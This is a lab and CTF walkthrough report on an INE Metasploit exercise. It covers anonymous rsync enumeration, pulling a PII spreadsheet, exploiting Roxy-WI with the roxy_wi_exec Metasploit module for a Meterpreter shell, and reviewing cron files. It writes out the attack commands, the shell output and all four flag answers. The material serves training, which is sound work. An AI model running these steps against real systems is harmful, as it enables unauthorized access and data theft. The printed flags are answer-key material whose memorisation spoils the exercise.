Host & Network Penetration Testing: The Metasploit Framework CTF 1

Detailed Lab Report

This report documents the full walkthrough used to enumerate exposed services, extract sensitive data from an RSYNC server, exploit the Roxy-WI web application with Metasploit, and uncover all four challenge flags in the provided lab environment.

Assessment Type	Guided lab / CTF walkthrough
Targets	target1.ine.local, target2.ine.local
Primary Tooling	Nmap, Metasploit Framework, rsync, strings, Meterpreter, Linux shell
Objective	Capture all challenge flags and document the attack path clearly

Executive Summary

The engagement began with service enumeration against **target1.ine.local** and **target2.ine.local**. Enumeration of the RSYNC service on target1 revealed a share whose module listing exposed the first flag directly. Further inspection of the share contents identified backup artifacts, including an XLSX file that contained the second flag.

On target2, web reconnaissance identified a Roxy-WI application hosted on Apache. A Metasploit module targeting Roxy-WI was used to obtain a Meterpreter shell successfully, which allowed direct access to the filesystem and recovery of the third flag from **/flag.txt**. Finally, post-exploitation investigation of scheduled tasks under **/etc/cron.d** revealed an automated echo command exposing the fourth flag.

Scope and Objectives

The lab objective was to complete four flag-based tasks in a controlled training environment. The work performed focused on service enumeration, remote content discovery, web application exploitation, and post-exploitation host inspection.

Methodology

A practical attack path was followed: identify exposed services, enumerate them with appropriate tools, validate accessible content, exploit the reachable web application with Metasploit, and perform focused host-level investigation after initial access was achieved.

Phase	Purpose	Key Actions
Reconnaissance	Identify exposed services and technologies	Nmap scan, WhatWeb, Gobuster
Service Enumeration	Inspect service banners and exposed resources	RSYNC module listing and file retrieval
Exploitation	Obtain interactive access on target2	Metasploit roxy_wi_exec module
Post-Exploitation	Recover remaining evidence and flags	File system review, cron job inspection

Recovered Flags Summary

Flag	Location / Source	Recovered Value
Flag 1	RSYNC module listing on target1.ine.local	FLAG1_bb9425c31d5c48e89952b7d4b75b0e38
Flag 2	Inside pii_data.xlsx from the RSYNC share	FLAG2_2391062ec8644c578bd5b4aba295fbe3
Flag 3	/flag.txt on target2 after gaining a Meterpreter shell	FLAG3_fe6886d4e12a411ca5a5dc4d26ea596e
Flag 4	/etc/cron.d/www-data-cron scheduled task	FLAG4_f8ff66bca9044d19a31d65f9532e073b

Detailed Walkthrough

Flag 1 - RSYNC Enumeration

The first task required enumeration of the open service on **target1.ine.local** and close inspection of the RSYNC banner/modules. Once RSYNC was confirmed, listing available modules exposed a share name and the first challenge flag.

```
rsync rsync://target1.ine.local
```

The module listing returned the first flag directly as part of the visible RSYNC share output.




Figure 1 - RSYNC module listing exposing Flag 1

Flag 2 - Inspecting Backup Files on the RSYNC Share

The discovered RSYNC share was then enumerated to reveal its contents. The share contained multiple files, including a text file, a VHD image, and an XLSX document. The text file contained only sample data, while analysis of the spreadsheet artifact with **strings** revealed the second flag.

```
rsync rsync://target1.ine.local/backupwscohen
rsync rsync://target1.ine.local/backupwscohen/pii_data.xlsx .
strings pii_data.xlsx
```





Figure 2 - Extracting Flag 2 from pii_data.xlsx

Flag 3 - Web Application Exploitation on target2

Reconnaissance against **target2.ine.local** identified a web application titled **Roxy-WI**, hosted on Apache. After confirming the application fingerprint, the Metasploit module **exploit/linux/http/roxy_wi_exec** was used to exploit the web application and obtain a Meterpreter shell. From the root directory of the compromised host, **/flag.txt** was located and read successfully.

```
nmap -sS -sV -O target2.ine.local
whatweb target2.ine.local
msfconsole
use exploit/linux/http/roxy_wi_exec
set RHOSTS target2.ine.local
run
```



```
Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100755/rwxr-xr-x  0     fil   2026-03-14 16:51:24 +0530  .dockerenv
040755/rwxr-xr-x  4096  dir   2022-07-29 11:01:41 +0530  bin
040755/rwxr-xr-x  4096  dir   2022-04-18 15:58:59 +0530  boot
040755/rwxr-xr-x  340   dir   2026-03-14 16:51:25 +0530  dev
040755/rwxr-xr-x  4096  dir   2026-03-14 16:51:24 +0530  etc
100644/rw-r--r--  39    fil   2026-03-14 16:51:25 +0530  flag.txt
040755/rwxr-xr-x  4096  dir   2022-04-18 15:58:59 +0530  home
040755/rwxr-xr-x  4096  dir   2022-07-28 19:03:58 +0530  lib
040755/rwxr-xr-x  4096  dir   2022-05-31 21:12:11 +0530  lib32
040755/rwxr-xr-x  4096  dir   2022-05-31 21:13:16 +0530  lib64
040755/rwxr-xr-x  4096  dir   2022-05-31 21:12:11 +0530  libx32
040755/rwxr-xr-x  4096  dir   2022-05-31 21:12:12 +0530  media
040755/rwxr-xr-x  4096  dir   2022-05-31 21:12:12 +0530  mnt
040755/rwxr-xr-x  4096  dir   2022-05-31 21:12:12 +0530  opt
040555/r-xr-xr-x  0     dir   2026-03-14 16:51:25 +0530  proc
040700/rwx------  4096  dir   2022-07-28 19:09:04 +0530  root
040755/rwxr-xr-x  4096  dir   2026-03-14 16:51:38 +0530  run
040755/rwxr-xr-x  4096  dir   2022-07-28 19:03:45 +0530  sbin
040755/rwxr-xr-x  4096  dir   2022-05-31 21:12:12 +0530  srv
040555/r-xr-xr-x  0     dir   2024-08-15 19:43:26 +0530  sys
041777/rwxrwxrwx  4096  dir   2026-03-14 16:51:38 +0530  tmp
040755/rwxr-xr-x  4096  dir   2022-05-31 21:12:12 +0530  usr
040755/rwxr-xr-x  4096  dir   2022-07-28 19:02:55 +0530  var

meterpreter > cat flag.txt
FLAG3_fe6886d4e12a411ca5a5dc4d26ea596e
meterpreter >
```

Figure 3 - Meterpreter access and retrieval of Flag 3 from /flag.txt

Flag 4 - Post-Exploitation Review of Automated Tasks

The final task hinted that an automated job or running process would contain the answer. After pivoting into a Linux shell from Meterpreter, the investigation focused on cron-related directories. Under **/etc/cron.d**, the file **www-data-cron** contained a recurring command that echoed the fourth flag directly, confirming the clue about scheduled tasks.

```
shell
cd /etc/cron.d
ls
cat www-data-cron
```

```
cdt cron.d
bash: cdt: command not found
www-data@target2:/etc$ cd cron.d
cd cron.d
www-data@target2:/etc/cron.d$ ls
ls
www-data@target2:/etc/cron.d$ e2scrub_all
www-data-cron
cat www-data-cron
cat www-data-cron
www-data@target2:/etc/cron.d$ * * * * * www-data echo "FLAG4_f8ff66bca9044d19a31d65f9532e073b"


www-data@target2:/etc/cron.d$
```

Figure 4 - Scheduled task in /etc/cron.d revealing Flag 4

Key Findings

• The RSYNC service on target1 allowed anonymous module enumeration, which disclosed sensitive operational information and directly exposed challenge data.

• Backup artifacts exported through RSYNC were accessible without additional controls, allowing extraction of sensitive content from archived files.

• The Roxy-WI application on target2 was exploitable with Metasploit and provided interactive shell access to the host.

• Post-exploitation inspection of cron configuration disclosed a scheduled command containing the final flag, demonstrating how automated tasks can leak sensitive data.

Final Flag Inventory

Flag	Location / Source	Recovered Value
Flag 1	RSYNC module listing on target1.ine.local	FLAG1_bb9425c31d5c48e89952b7d4b75b0e38
Flag 2	Inside pii_data.xlsx from the RSYNC share	FLAG2_2391062ec8644c578bd5b4aba295fbe3
Flag 3	/flag.txt on target2 after gaining a Meterpreter shell	FLAG3_fe6886d4e12a411ca5a5dc4d26ea596e
Flag 4	/etc/cron.d/www-data-cron scheduled task	FLAG4_f8ff66bca9044d19a31d65f9532e073b

Conclusion

All four flags were recovered successfully by combining service enumeration, backup content inspection, web exploitation, and post-exploitation host analysis. The lab demonstrated a full attack chain that moved from unauthenticated information disclosure on an RSYNC service to interactive command execution against a web application, ending with host-level review of scheduled tasks.